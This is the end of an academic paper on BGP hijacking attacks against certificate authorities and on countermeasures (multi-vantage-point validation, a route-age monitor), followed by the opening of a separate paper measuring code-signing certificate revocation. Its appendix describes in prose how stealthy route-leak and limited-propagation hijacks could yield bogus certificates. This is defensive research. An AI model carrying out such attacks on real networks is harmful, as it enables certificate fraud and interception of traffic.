We can see that, with only one additional vantage point (two vantage points in total), there is already a 24% increase over the baseline (to an average resilience of 85%). With three vantage points, the resilience is at

[8] This calculation is actually a lower bound on the true resilience of a set of vantage points as an adversary must fool *all* vantage points in the set and not just the vantage point closest to the domain. However, computing the true resilience for all sets of vantage points is computationally infeasible.

least .9 for 74% of the domains, meaning that the attacker only has 10% probability to succeed (a 28% improvement over the baseline).

### 5.1.3 Let's Encrypt's Deployment

Our work was a key factor in Let's Encrypt's preliminary deployment of multiple vantage points in their staging environment, which is used for testing features before full release in the production environment [37]. Here we present a discussion of the current staging environment implementation and some of the changes Let's Encrypt is making in the full release.

**Vantage point location.** Based on our measurements in Let's Encrypt's staging environment [6], Let's Encrypt deployed two remote vantage points in addition to their original data center in AS 13649 (ViaWest). The two vantage points were located in Amazon data centers in Ohio and Frankfurt. Although these vantage points have a broad geographic distribution, they are not sufficiently diverse in terms of network topology. Both vantage points are run by Amazon and both belong to the same AS 16509, which are likely to have similar BGP routes. Thus, in the full release, the Let's Encrypt team plans to improve AS-level diversity by deploying more vantage points in distinct ASes located in different parts of the Internet topology.

**Handling anomaly.** Let's Encrypt's staging environment deployment permits one of the remote vantage points (although not the original data center) to time out, which allows for network/hardware failures and maintains a low false positive rate. However, this also weakens the security guarantee of the system. If one vantage point is allowed to time out, then the system will miss out on the routing information from that vantage point. Furthermore, strategic attackers can target vantage points that may be able to observe the attack, and launch DoS attacks against the target to make it time out.

Given the tradeoff between a strong security guarantee and false positives in the event of a network failure, we propose that (1) there be a limit on the total number of vantage points allowed to time out, and (2) at least one vantage point in each AS where vantage points are deployed be required to send a response. We recommend this method in order to tolerate failure while still providing strong security.

## 5.2 Monitoring BGP Route Age

We present a new BGP monitoring system that is specifically tailored for deployment by CAs with a novel route age detection heuristic.

Traditional general purpose BGP monitoring systems attempt to maintain a low false positive. However, some seemingly innocent BGP route updates that would normally not be labeled suspicious can be used to target the PKI. For example, the announcement of a single prefix over a peering relationship with the true origin prepended would likely not attract much attention because little traffic would be misdirected. If a traditional BGP monitoring system were to flag such an announcement, there would likely be an unreasonable number of false positives. However, such a leak could allow an adversary to obtain a bogus TLS certificate. Thus, a monitoring system for CAs needs to be more aggressive about flagging routes as suspicious than a traditional monitoring system for general security purposes.

**Route Age Heuristic.** We propose a new mechanism, the route age heuristic, to detect suspicious routes for CAs that would likely be missed by a traditional monitoring system. At a high level, the route age heuristic computes an *age* for each route the CA's ISP is using and flags routes that are too new. *This would force attacks to be active for a minimum amount of time before a CA would be willing to sign a certificate based on them.* In this system, legitimate users with recent BGP routes will have their certificates signed after the routes have sufficient age. However, adversaries are required to leave their attacks active, so network operators have time to react. There is a clear tradeoff between false positives (legitimate users that are unnecessarily delayed) and this minimum time threshold. A larger minimum time allows network operators more time to shutdown a potential BGP attack but will clearly cause CAs to delay signing a larger number of certificates that are coincidently based on very recent routes. Our goal is to engineer a method to compute the age of a route that allowed for a minimum time threshold that was long enough for network operators to react but also did not have an unreasonably high false positive rate.

**Algorithm.** Our heuristic considers the age of the last three hops of a route: the origin and the two ASes before the origin. We use a different threshold value for each hop. Our algorithm computes the age based on 1) *how long any route to a given prefix had been seen (network age)* and 2) how long each hop in the route to that prefix had been seen. To compute the age of each hop, we constructed an SQL database containing, for each prefix, the last seen AS path and a list of timestamps indicating when each AS was added to that path. To populate the database, our algorithm compares the AS path of each new update for a prefix with the previously stored AS path. Working one AS at a time in the AS path, the algorithm checks to see if each new AS differed from the stored AS. If the two ASes are the same, the algorithm keeps the stored time stamp for that hop because there has been no change in that particular hop on the route. However, if the two ASes differ, the algorithm uses the

timestamp of the new BGP update for that hop and all hops after that hop. To compute the hop ages of a prefix, the algorithm looks up a prefix in the database and computes for each hop the current timestamp subtracted by the stored timestamp for that hop. With these hop ages, a CA can make fine tuned judgements as to whether a route is considered old enough to be used in domain control verification.

#### 5.2.1 Evaluating False Positives

We evaluated the false positive rate of our monitoring system by simulating its hypothetical deployment by the Let's Encrypt CA. We combined the 1.2 million certificates from Let's Encrypt in our dataset with historical BGP data. Using BGPStream from CAIDA [38], we replayed historical BGP updates and routing information base data (RIBs) from Level 3 (AS 3356) through routeviews2 vantage point. Level 3 was selected because it is a tier one ISP and it is a provider to Let's Encrypt.

We seeded our database by loading in a RIB from one month before our earliest certificate. We then began processing BGP updates (from after the RIB we loaded) and certificates in lockstep. If a BGP update had a timestamp greater than the timestamp of the oldest unprocessed certificate, we would look up the resolved IP address from the certificate in our database and find the longest prefix match. We then recorded the age of the route used when the signing CA performed domain control validation for this certificate. This process was continued until we had collected the age on the routes used for every certificate in the database.

We found that with a reasonable set of thresholds, we were able to obtain a false positive rate of 1 in 800 certificates. Table 6 shows the tradeoff between false positive rates and threshold values. At the 1 in 800 false positive rate, an adversary would be forced leave subprefix attacks active for 30 hours because these attacks announce new networks and would have to meet the network age threshold before being used by CAs. During this time, traditional manual means of attack detection (that network operators rely on heavily [41]) would be able to shut down the attack. Note that the certificates that would trigger false positives would not require human intervention from CAs. The CAs may automatically retry the certificate signing later once the BGP route announced by the domain's ISP becomes stable.

| False Positive Rates | Network Age | Origin Age | Provider Age | 3rd Hop Age |
|---|---|---|---|---|
| 1 in 100 | 285 | 52 | 3.6 | 4.6 |
| 1 in 200 | 159 | 33 | 1.5 | 1.6 |
| 1 in 400 | 50 | 17 | 0.56 | 0.56 |
| 1 in 800 | 30 | 6 | 0.11 | 0.11 |

Table 6: The minimum time thresholds (in hours) for hops in the AS path with different false positive rates.

## 6 Related Work

**BGP Attacks on Infrastructure and Applications.** BGP attacks have been shown to have a sizable effect on various applications. Sun *et al.* have shown the effectiveness of BGP attacks at deanonymizing Tor users [44], and Apostolaki *et al.* demonstrated the use of BGP to attack the Bitcoin protocol [13]. Arnbak *et al.* also showed how entities such as NSA can use BGP to bypass US surveillance laws [15]. Gavrichenkov performed a preliminary exploration of BGP attacks on TLS [22], which only considered the most basic traditional subprefix and equally-specific-prefix hijacks. We are the first to consider more sophisticated attacks and perform real-world demonstrations of all the attacks, as well as develop countermeasures.

**BGP Attacks and Defenses.** Previous work by Pilosov and Kapela has demonstrated the use of advanced BGP attacks with strategically poisoned AS paths [39]. The vulnerability of peering links has also been explored by Madory [36]. However, no previous work has applied these BGP attacks to target encrypted communications.

BGP defenses have been studied in both general and application-specific forms. Lad *et al.* outline a well-known system to detect traditional BGP attacks using origin changes [30]. RPKI can be used to authenticate the origin ASes of BGP routes and generate route filters to prevent BGP attacks [17]. Both these systems only operate on the origin AS of a BGP announcement and can be fooled by prepended ASNs [23]. BGPsec cryptographically assures the validity of BGP paths and is immune to such prepending attacks [33]. However, BGPSec is not deployed and researchers have shown that partial BGPSec deployment does not bring significant security improvement [35]. Additionally, SCION presents a clean slate architecture that would prevent BGP hijacks [48]. SCION has been deployed in production environment of multiple ISPs but is still not used by the vast majority of the Internet. Karlin *et al.* introduced the idea of cautiously adopting new routes to avoid routing based on malicious BGP announcements [28]. We adapt this idea to the PKI by developing a more complex measurement of age and recommending CAs not use new routes during domain control verification.

Sun *et al.* developed an application-specific BGP monitoring system to protect the Tor network that includes a similar analytic using route age [43]. Our study considers a more nuanced notion of age and uses it to advise CAs in certificate signing as opposed to alerting prefix owners of an attack.

**Work on Domain Control Verification.** Recent work

has been making major improvements in standardizing the process of domain control verification. The security flaws in the operations of the CA WoSign highlighted the importance of port standardization during domain control verification [3] which was reflected in the CA/Browser Forum ballot 169 [10]. Ballot 169 is also the first document to rigorously enumerate which methods a CA can use for domain control verification.

**Bootstrapping Trust Through DNS.** Proposals like DANE [25] and RAINS [46] offer alternatives to the current PKI by including server public key information directly in the name server infrastructure, which is cryptographically verified. DNSSEC [14] provides additional security to the existing PKI by preventing network attacks on DNS-based domain control validation methods through cryptographic signatures on DNS responses.

## 7 Conclusion

We explore BGP attacks that can be used against the PKI and successfully demonstrate real-world BGP attacks against top CAs. We then assess the degree of vulnerability of the current PKI. Our analysis shows that the *vast majority* of domains are vulnerable to a sub-prefix or equally-specific-prefix attack that an adversary can use to obtain a bogus certificate. In addition to exploring the attack surface, we propose and implement countermeasures that can significantly reduce the vulnerability of the PKI. We recommend performing domain control verification from multiple vantage points, and develop a BGP monitoring system with a novel route age analytic that can be used by CAs. Overall, our work is the first work to develop a taxonomy of BGP attacks on on PKI (and demonstrate these attacks in the real world), and the first to propose realistic countermeasures that have already started being adopted by CAs.

## 8 Acknowledgments

We would like to thank Michael Bailey for shepherding this paper, Adrian Perrig for detailed feedback, Josh Aas for feedback on Let's Encrypt's deployment, and the anonymous USENIX reviewers for their suggestions and comments. We would also like to thank Let's Encrypt for their partnership, which has lead to the first implementation of multiple-vantage-point verification and has provided us with crucial data to support this research. In addition we are grateful for support from the National Science Foundation under grant CNS-1553437 and the Open Technology Fund through their Securing Domain Validation project.

## References

[1] 556468 - investigate incident with RapidSSL that issued SSL certificate for portugalmail.pt. https://bugzilla.mozilla.org/show_bug.cgi?id=556468.

[2] CAIDA spoofer project. https://www.caida.org/projects/spoofer/.

[3] CA:WoSign Issues. https://wiki.mozilla.org/CA:WoSign_Issues#Issue_L:_Any_Port_.28Jan_-_Apr_2015.29.

[4] Certificate search. https://crt.sh/.

[5] Godaddy: Verify domain ownership (HTML or DNS). https://www.godaddy.com/help/verify-domain-ownership-html-or-dns-74521.

[6] Let's Encrypt staging environment. https://letsencrypt.org/docs/staging-environment/.

[7] Moscow traffic jam. https://radar.qrator.net/blog/moscow-traffic-jam.

[8] Usage of SSL certificate authorities for websites. https://w3techs.com/technologies/overview/ssl\textunderscorecertificate/all.

[9] Youtube hijacking: A RIPE NCC RIS case study. https://www.ripe.net/publications/news/industry-developments/youtube-hijacking-a-ripe-ncc-ris-case-study, Mar 2008.

[10] Ballot 169 - revised validation requirements. https://cabforum.org/2016/08/05/ballot-169-revised-validation-requirements/, Oct 2016.

[11] Ballot 190 - revised validation requirements. https://cabforum.org/2017/09/19/ballot-190-revised-validation-requirements/, Sep 2017.

[12] ALICHERRY, M., AND KEROMYTIS, A. D. Doublecheck: Multi-path verification against man-in-the-middle attacks. In *IEEE Symposium on Computers and Communications* (July 2009), pp. 557–563.

[13] APOSTOLAKI, M., ZOHAR, A., AND VANBEVER, L. Hijacking bitcoin: Routing attacks on cryptocurrencies. In *IEEE Symposium on Security and Privacy (SP)* (May 2017), pp. 375–392.

[14] ARENDS, R., AUSTEIN, R., LARSON, M., MASSEY, D., AND ROSE, S. DNS security introduction and requirements. RFC 4033, RFC Editor, March 2005. http://www.rfc-editor.org/rfc/rfc4033.txt.

[15] ARNBAK, A., AND GOLDBERG, S. Loopholes for circumventing the constitution: Unrestricted bulk surveillance on americans by collecting network traffic abroad. *Mich. Telecomm. & Tech. L. Rev. 21* (2014), 317.

[16] BIRGE-LEE, H., SUN, Y., EDMUNDSON, A., REXFORD, J., AND MITTAL, P. Using BGP to acquire bogus TLS certificates. *HotPETS'17*.

[17] BUSH, R., AND AUSTEIN, R. The resource public key infrastructure (RPKI) to router protocol. RFC 6810, RFC Editor, January 2013.

[18] CA/BROWSER FORUM. *Baseline Requirements for the Issuance and Management of Publicly-Trusted Certificates, v.1.5.4*, Oct 2017.

[19] COWIE, J. China's 18-minute mystery — Dyn blog. https://dyn.com/blog/chinas-18-minute-mystery/, Nov 2010.

[20] DURUMERIC, Z., KASTEN, J., BAILEY, M., AND HALDERMAN, J. A. Analysis of the HTTPS certificate ecosystem. In *Internet Measurement Conference* (New York, NY, USA, 2013), IMC '13, ACM, pp. 291–304.

[21] GAO, L., AND REXFORD, J. Stable Internet routing without global coordination. *IEEE/ACM Transactions on Networking (TON) 9*, 6 (2001), 681–692.

[22] GAVRICHENKOV, A. Breaking HTTPS with BGP hijacking. *Black Hat USA Briefings* (2015).

[23] GILAD, Y., COHEN, A., HERZBERG, A., SCHAPIRA, M., AND SHULMAN, H. Are we there yet? on RPKI's deployment and security.

[24] GREENBERG, A. How an unprecedented heist hijacked a bank's entire online operation. `https://www.wired.com/2017/04/hackers-hijacked-banks-entire-online-operation/`, Jun 2017.

[25] HOFFMAN, P., AND SCHLYTER, J. The DNS-based authentication of named entities (DANE) transport layer security (TLS) protocol: TLSA. RFC 6698, RFC Editor, August 2012. `http://www.rfc-editor.org/rfc/rfc6698.txt`.

[26] HU, X., AND MAO, Z. M. Accurate real-time identification of IP prefix hijacking. In *IEEE Symposium on Security and Privacy (SP)* (May 2007), pp. 3–17.

[27] HUSTON, G. Nopeer community for border gateway protocol (BGP) route scope control. RFC 3765, RFC Editor, April 2004.

[28] KARLIN, J., FORREST, S., AND REXFORD, J. Autonomous security for autonomous systems. *Computer Networks 52*, 15 (2008), 2908–2923.

[29] KRUEGEL, C., MUTZ, D., ROBERTSON, W., AND VALEUR, F. Topology-based detection of anomalous BGP messages. In *Symposium on Recent Advances in Intrusion Detection (RAID)* (2003), pp. 17–35.

[30] LAD, M., MASSEY, D., PEI, D., WU, Y., ZHANG, B., AND ZHANG, L. PHAS: A prefix hijack alert system. In *USENIX Security Symposium* (2006), vol. 1, p. 3.

[31] LAD, M., OLIVEIRA, R., ZHANG, B., AND ZHANG, L. Understanding resiliency of Internet topology against prefix hijack attacks. In *IEEE/IFIP Conference on Dependable Systems and Networks* (2007), IEEE, pp. 368–377.

[32] LANGLEY, A., KASPER, E., AND LAURIE, B. Certificate Transparency. RFC 6962, RFC Editor, June 2013.

[33] LEPINSKI, M., AND SRIRAM, K. BGPsec protocol specification. RFC 8205, RFC Editor, September 2017.

[34] LONE, Q., LUCKIE, M., KORCZYŃSKI, M., AND VAN EETEN, M. Using loops observed in traceroute to infer the ability to spoof. In *International Conference on Passive and Active Network Measurement* (2017), Springer, pp. 229–241.

[35] LYCHEV, R., GOLDBERG, S., AND SCHAPIRA, M. BGP security in partial deployment: Is the juice worth the squeeze? In *ACM SIGCOMM* (New York, NY, USA, 2013), pp. 171–182.

[36] MADORY, D. Use protection if peering promiscuously. `https://dyn.com/blog/use-protection-if-peering-promiscuously/`, Nov 2014.

[37] MCCARNEY, D. Validating challenges from multiple network vantage points. `https://community.letsencrypt.org/t/validating-challenges-from-multiple-network-vantage-points/40955`, Aug 2017.

[38] ORSINI, C., KING, A., GIORDANO, D., GIOTSAS, V., AND DAINOTTI, A. BGPStream: A software framework for live and historical BGP data analysis. In *ACM on Internet Measurement Conference* (2016), ACM, pp. 429–444.

[39] PILOSOV, A., AND KAPELA, T. Stealing the Internet: An Internet-scale man in the middle attack. *NANOG-44, Los Angeles, October* (2008), 12–15.

[40] SCHLINKER, B., ZARIFIS, K., CUNHA, I., FEAMSTER, N., AND KATZ-BASSETT, E. Peering: An AS for us. In *ACM Workshop on Hot Topics in Networks* (2014), ACM, p. 18.

[41] SERMPEZIS, P., KOTRONIS, V., DAINOTTI, A., AND DIMITROPOULOS, X. A survey among network operators on BGP prefix hijacking. *SIGCOMM Comput. Commun. Rev. 48*, 1 (Apr. 2018), 64–69.

[42] SHI, X., XIANG, Y., WANG, Z., YIN, X., AND WU, J. Detecting prefix hijackings in the Internet with Argus. In *Internet Measurement Conference* (New York, NY, USA, 2012), IMC '12, ACM, pp. 15–28.

[43] SUN, Y., EDMUNDSON, A., FEAMSTER, N., CHIANG, M., AND MITTAL, P. Counter-raptor: Safeguarding tor against active routing attacks. In *IEEE Symposium on Security and Privacy (SP)* (May 2017), pp. 977–992.

[44] SUN, Y., EDMUNDSON, A., VANBEVER, L., LI, O., REXFORD, J., CHIANG, M., AND MITTAL, P. Raptor: Routing attacks on privacy in Tor. In *USENIX Security Symposium* (2015), pp. 271–286.

[45] TODOROVIC, B. BGP spoofing in the episode: Stealing your (cc)TLD. *NANOG-45, Santo Domingo, January* (2009).

[46] TRAMMELL, B. RAINS (Another Internet Naming Service) Protocol Specification. Internet-Draft draft-trammell-rains-protocol-03, Internet Engineering Task Force, Sept. 2017. Work in Progress.

[47] WENDLANDT, D., ANDERSEN, D. G., AND PERRIG, A. Perspectives: Improving ssh-style host authentication with multi-path probing. In *USENIX Annual Technical Conference* (2008), vol. 8, pp. 321–334.

[48] ZHANG, X., HSIAO, H. C., HASKER, G., CHAN, H., PERRIG, A., AND ANDERSEN, D. G. Scion: Scalability, control, and isolation on next-generation networks. In *IEEE Symposium on Security and Privacy (SP)* (May 2011), pp. 212–227.

[49] ZHAO, X., PEI, D., WANG, L., MASSEY, D., MANKIN, A., WU, S. F., AND ZHANG, L. An analysis of BGP multiple origin AS (MOAS) conflicts. In *ACM SIGCOMM Workshop on Internet Measurement* (New York, NY, USA, 2001), IMW '01, ACM, pp. 31–35.

# A Appendix: Additional Attacks

Below are attacks we were unable to perform on the PKI but could still be used by certain strategically positioned adversaries to gain bogus certificates with a high degree of stealthiness.

## A.1 Intentional Route Leak

An attack that follows naturally from Table 1 is the intentional route leak, where the adversary prepends the AS path to the victim (as in the AS path poisoning attack) and announces equally-specific prefix. This attack is very stealthy because the adversary is in effect only improperly propagating a legitimate announcement it has heard from one of its neighbors. Such route leaks are relatively common because of misconfigurations [36] [7]. However, while seemingly innocuous, a route leak can route vital traffic through an adversary that could be used to gain a bogus certificate.

Intentional route leaks are not viable in many situations even when several CAs can be targeted. The adversary's route announcement must have the entire route to the victim prepended and is for the same prefix announced by the victim. Thus, many ASes will prefer the victim's original announcement to the adversary's announcement due to the long AS path in the adversary's announcement. However, these attacks are effective at capturing traffic in a localized portion of the Internet topology, and if an adversary is very topologically close to a CA (or happens to have favorable business relations) the attack is viable.

The viability of this attack increases significantly if we assume an adversary has complete administrative control of an AS (as opposed to only the technical ability to make announcements). If so, an adversary could realistically approach a victim's ISP and request to become peers with that ISP. In this way, the adversary has favorably changed the Internet topology to make the attack more viable. To illustrate this, let us consider ViaWest (Let's Encrypt's ISP). Peers of ViaWest are in a prime position to launch an intentional route leak. ViaWest would likely prefer a route from a peer over a provider route even if the AS path was longer in the peer route allowing these peers to launch an intentional route leak. In addition, this route leak would not be globally visible and would only influence ViaWest and its clients. While only 24 ASes are currently seen peering with ViaWest (peering links are also the hardest BGP relations to detect so 24 may be an underestimate), ViaWest has a Point Of Presence (POP) at the Seattle Internet Exchange (SIX) and is colocated with 283 other ASes. ViaWest also has an open peering policy, meaning that proposals to establish peering sessions with ViaWest are welcome and easily accepted. From this point of view, all 283 ASes at the Seattle Internet Exchange are in a good position to launch an intentional route leak. This trend is commonly seen with several top CAs that operate out of large data centers. Data centers often have open peering policies and POPs at many Internet exchanges to reduce latency and transit costs. However, this makes data centers prime targets for such topology manipulation. We believe this creation of peering links to change the Internet topology in an adversary's favor merits further study that uses both network analysis and studies of business practices to understand and counter this vulnerability.

We were not able to launch an intentional route leak because of guidelines imposed by the peering framework on the number ASes that can be prepended to an announcement. In addition, without administrative control of the peering framework we were not able to establish additional peering links that might make such an attack possible.

## A.2 Limited Propagation Attack

Limiting the propagation of a malicious BGP announcement by announcing only to a peer AS as opposed to a provider can help an adversary to maintain as much connectivity as possible and reduce the control plane noticeability. To perform this attack we launched a sub-prefix hijack attack from the mux at the Amsterdam Internet Exchange but made the announcement only to the peer Hurricane Electric.[9]

We then ran our own non-trusted CA in a network that was a customer of Hurricane Electric. Using the NTT looking glass and our mux in the Los Nettos Regional Network, we confirmed that the adversary's announcement had not propagated globally (e.g. to NTT's network) and instead had only propagated to the customers of Hurricane Electric (e.g. the Los Nettos Regional Network). We requested a certificate from our non-trusted CA and obtained one without modifying the victim's server. We repeated a similar variation of this experiment but announced the route to peer AS 8075 (Microsoft) as opposed to Hurricane Electric (we also moved our CA into AS 8075 so it would not be affected by the hijack). While using Microsoft instead of Hurricane Electric is not a significant difference from a BGP perspective, it makes the attack significantly more stealthy for an adversary. While Hurricane Electric has many client ASes that could easily detect the attack, Microsoft has only 10 customer ASes that are all under Microsoft's administrative control. Thus, this announcement to Microsoft has such limited propagation that a vantage point within Microsoft's network is needed for the attack to be detected.

While we used a non-trusted CA for this experiment, it would still be reasonable for an adversary to launch this attack against a trusted CA given: 1) a broader selection of CAs than we explored and 2) the ability of an adversary to construct peering connections with potential target ASes. In the version of this experiment using Hurricane Electric, it would have been reasonable to find a CA with Hurricane Electric as a provider. While we did not find any CAs located in Microsoft data centers, we did find a CA that used Amazon's data centers. Had Amazon instead of Microsoft been a peer available for us to make an announcement, we would have been able to gain a trusted certificate while only propagating a route to a single organization.

A variant of this attack we did not perform is the use of BGP communities to limit propagation. It is already understood that well-known communities such as no-peer

[9] In order for this experiment to work we moved the victims announcement from the mux at Los Nettos Regional Network to the mux in the Greek Research and Technology Network because Hurricane Electric would prefer the announcement from the Los Nettos Regional Network (a customer route) over the adversary's announcement from the Amsterdam Internet Exchange (a peer route).

and no-export can make BGP attacks harder to detect by limiting propagation [27]. However, in the case of the PKI, these mechanisms for limiting propagation are more relevant as an adversary's choice of CA increases the likelihood that the CA will be topologically close to the adversary. Thus, methods for limiting propagation are more likely to be applicable in such situations.

Similar to the intentional route leak, an adversary could reasonably perform a limited propagation attack given the ability to establish peering links with target ASes.

## B Appendix: Using Multiple Vantage Points for Email

The aforementioned multiple vantage point verification works well for HTTP verification and DNS TXT verification that rely on checking the existence of given data in a domain's infrastructure. However, some CAs also use email verification, which is based on proving that a user can read data sent to a domain.

**Challenges in email verification.** A naive implementation of the multiple vantage point verification for emails would be to have multiple locations on the Internet send emails and have the users prove that they received all of the emails. However, this is a manual form of domain control verification where a real human user is expected to read the emails from the CA and take actions accordingly. Having the users read and respond to multiple identical emails from the vantage points is not practical.

**Our proposed email verification.** To address the above concern, we propose a system *where a single email can be sent from multiple locations on the Internet*. We assume the CA has set up secure VPN tunnels with the vantage points. The steps are as follows.

1. The CA breaks up the secret information that needs the domain owner's action (e.g. verification URL) into several pieces so that there is at least one piece for each vantage point.

2. The CA's mail server sends the first piece of the secret via email to the domain's mail server.

3. Upon receiving the TCP ACKs from the domain's mail server, the CA reconfigures its routing policy to route the email traffic through the first vantage point via the VPN tunnel, and sends the second piece of the secret to this vantage point.

4. Upon receiving the TCP ACKs via the first vantage point, the CA repeats the above step using the next vantage point, etc., until all the pieces of secret have been sent.

In this way, the domain owner has the impression of only receiving one email from the CA, but in fact an arbitrarily large number of vantage points were used to send the email.

# The Broken Shield: Measuring Revocation Effectiveness in the Windows Code-Signing PKI

Doowon Kim
*University of Maryland*

Bum Jun Kwon
*University of Maryland*

Kristián Kozák
*Masaryk University*

Christopher Gates
*Symantec Research Labs*

Tudor Dumitraș
*University of Maryland*

## Abstract

Recent measurement studies have highlighted security threats against the code-signing public key infrastructure (PKI), such as certificates that had been compromised or issued directly to the malware authors. The primary mechanism for mitigating these threats is to revoke the abusive certificates. However, the distributed yet closed nature of the code signing PKI makes it difficult to evaluate the effectiveness of revocations in this ecosystem. In consequence, the magnitude of signed malware threat is not fully understood.

In this paper, we collect seven datasets, including the largest corpus of code-signing certificates, and we combine them to analyze the revocation process from end to end. Effective revocations rely on three roles: (1) discovering the abusive certificates, (2) revoking the certificates effectively, and (3) disseminating the revocation information for clients. We assess the challenge for discovering compromised certificates and the subsequent revocation delays. We show that erroneously setting revocation dates causes signed malware to remain valid even after the certificate has been revoked. We also report failures in disseminating the revocations, leading clients to continue trusting the revoked certificates.

## 1 Introduction

The code-signing Public Key Infrastructure (PKI) is a fundamental building block for establishing trust in computer software [22]. This PKI allows software publishers to sign their executables and to embed certificates that bind the signing keys to the publishers' real-world identities. In turn, client platforms can verify the signatures and check the publishers, to confirm the integrity of third-party programs and to avoid executing malicious code. A common security policy is to trust executables that carry valid signatures from unsuspicious publishers.

The premise for trusting these executables is that the signing keys are not controlled by malicious actors. Unfortunately, anecdotal evidence and recent measurements of the Windows code-signing ecosystem have documented cases of signed malware [8, 9, 12, 23, 26] and potentially unwanted programs (PUPs) [1, 13, 17, 28], where the trusted certificates were either compromised or issued directly to the malware authors. The primary defense against these threats is to revoke the certificates involved in the abuse. For the better studied Web's PKI, prior measurements have uncovered important problems with this approach, including long revocation delays [6, 29, 30], large bandwidth costs for disseminating the revocation information [19], and clients that do not check whether certificates are revoked [19]. In contrast, little is currently known about the effectiveness of revocations in the code signing PKI. Without this understanding, platform security protections risk making incorrect assumptions about how critical revocations are for end-host security and about the practical challenges for implementing effective revocations in the code-signing ecosystem.

Code signing uses a default-valid trust model, where certificate chains remain trusted until proven compromised. Due to this fact, missing or delayed revocations for a certificate involved in abuse allow bad actors to generate trusted executables until the certificate expires or is successfully added to a revocation list.

Abusive code-signing certificates may also present a security threat beyond their expiration dates, which is an important distinction from the Web's PKI where the expiration date limits the use of a compromised certificate and also puts a limit on how long a revocation for that certificate must be maintained. To avoid re-signing and

| Role | Finding | Implication |
|---|---|---|
| Discovery of Potentially Compromised Certificates | The mark-recapture estimation for the number of compromised certificates suggests that even a large AV vendor can only see about 36.5% of the population. | There might be malware with compromised certificates that remain a threat for a long time without being detected. |
| | CAs took on average 171.4 days to revoke the compromised certificates after the malware signed with the certificates appeared in the wild. | Compromised certificates are not discovered and revoked for a long time. |
| Setting Revocation Date | CAs erroneously set effective revocation dates for 62 certificates, causing 402 signed malware to remain valid. | Wrong effective revocation date setting results in the survival of signed malware although its certificates is revoked. |
| Dissemination of Revocation Information | 788 certificates contain neither CRLs nor OCSP points. | Clients have no way to check the revocation status of the certificates. |
| | 13 CRLs and 15 OCSP servers had reachability issues.<br>OCSP servers responded with *unknown* or *unauthorized* messages.<br>19 certificates have inconsistent responses from CRLs and OCSP; they are valid from OCSP but are revoked in CRLs. | CAs improperly maintain their CRLs and OCSP servers. |
| | 278 revoked certificates were added and then later removed from 18 CRLs. | Errors in the revocation process are made, and later retracted. CAs misunderstood the code signing PKI and removed expired certificates from CRLs. |

Table 1: Summary of findings.

distributing binaries when a signing certificate expires, Windows developers may extend the validity of binaries they release by including a trusted timestamp, provided by a Time-Stamping Authority (TSA), that certifies the signing time of a binary. If a malicious binary is correctly signed and timestamped before the expiration date of the certificate, it will remain trusted even after its certificate expires—unless the certificate is revoked. This means that prompt and effective revocations, even of expired certificates, are critical in the code signing PKI.

An effective revocation process faces additional challenges in the code signing ecosystem. This process involves three roles: (1) discovering certificates that are compromised or controlled by malicious actors; (2) revoking these certificates effectively; and (3) disseminating the revocation information so that it is broadly available.

Unlike in the Web's PKI, where potentially compromised certificates can be discovered systematically through network scanning [6, 29, 30], in the code signing PKI this requires discovering signed malware or PUP samples on end-hosts around the world. Security companies involved in this discovery process cannot observe all the hosts where a maliciously signed binary may appear. This also makes it a challenge to detect the total number of certificates that are actively being used to sign malware, which leads to an incorrect perception about the need and urgency of revocations. Even though a signed malicious binary is discovered, it is difficult to determine the date when a certificate revocation should become effective. Hard revocations that invalidate the entire life of the certificate may invalidate too many benign signed files, while soft revocations that set a revocation date after the issuance date may not cover undiscovered signed malware. Moreover, the CAs also must properly maintain their revocation infrastructure so that the information of compromise can be disseminated to the clients. If the dissemination is not handled as it should be, it may reduce the incentives for revoking code signing certificates. These challenges render the code signing ecosystem opaque and difficult to audit, which contributes to an under-appreciation of the security threats that result from ineffective revocations.

In this paper, we present an end-to-end measurement of certificate revocations in the code signing PKI; in particular, how effective is the current revocation process from discovery to dissemination, and what threats are introduced if the process is not properly done. Our work extends prior works in the code signing PKI; previous studies have focused on signed PUPs [1, 13, 28] and signed malware [12], but there is no study of code signing certificate revocation process yet. Unlike the prior studies in the Web's PKI [2, 6, 7, 10, 19] where TLS certificate can be collected by scanning the Internet, we are unable to utilize a comprehensive corpus of code signing certificates since there is no official repository for code signing certificates. To overcome the challenge, we utilize data sets that are publicly released from prior research [1, 13] and increase our coverage with Symantec's internal repository of binary samples. We extract 145,582 unique leaf code signing certificates from the data sets. From the code signing certificates, we also extract 215 Certificate Revocation Lists (CRLs) used only for code signing certificates, and 131 Online Certificate

Status Protocol (OCSP) points. We periodically probe the collected CRLs to check their status to collect the revocation publication date; the date on which a certificate is revoked by a CA and the revocation information is disseminated.

We highlight the nine findings from our analysis in the revocation process in the three roles and the resulting security implication as depicted in Table 1. To allow the security research community to reproduce and extend our study, we make three data sets publicly available at http://signedmalware.org; (1) Revocation information (D2), (2) Revocation Publication Date List (D3), and (3) CRL/OCSP reachability history (D7) [1].

In summary, we make the following contributions: (1) we collect a large corpus of code signing certificates and the revocation information, (2) we conduct the first end-to-end measurement of the code signing certificate revocation process, (3) we use our data to estimate a lower bound on the number of compromised certificates, (4) we highlight the problems in the three parts of the revocation process as well as new threats that result from those problems, and (5) we discuss suggestions/recommendations to improve the security of the code signing ecosystem.

## 2 Problem Statement

In this section, we provide a brief overview of the code signing PKI, with an emphasis on certificate revocation. We also discuss the implications of code signing as it currently exists, and highlight the research questions for investigating the effectiveness of the revocation process.

### 2.1 Code Signing PKI

The code signing PKI provides a mechanism to validate the authenticity of a software publisher and the integrity of a binary executable.

**Code signing process.** Similar to the Web's PKI (e.g., TLS), the software publishers first ask a Certificate Authority (CA) to issue code signing certificates based on the X.509 v3 certificate standard [4], and they use the certificates to sign their binary files. In the process of signing a binary file, the hash value is first computed, and then the hash value is digitally signed with the software publisher's private key. Finally, the original code is bundled with the signature as well as the public part of the code signing certificate. The end users check the validity of the certificates used to sign the program code when they are first seen, and periodically after that to make sure the certificate is still valid.

**Microsoft Authenticode.** In the Windows platforms, Authenticode [21] is the code signing standard designed to digitally sign Windows files including executables (.exe), dynamically loaded libraries (.dll), cabinet files (.cab), ActiveX controls (.ctl, and .ocx), catalogs (.cat) files, etc. The standard relies on Public Key Cryptography Standard (PKCS) #7 [11] that stores X.509 code signing certificate chains, X.509 TSA certificate chains, a digital signature, and a hash value of a PE file, with no encrypted data.

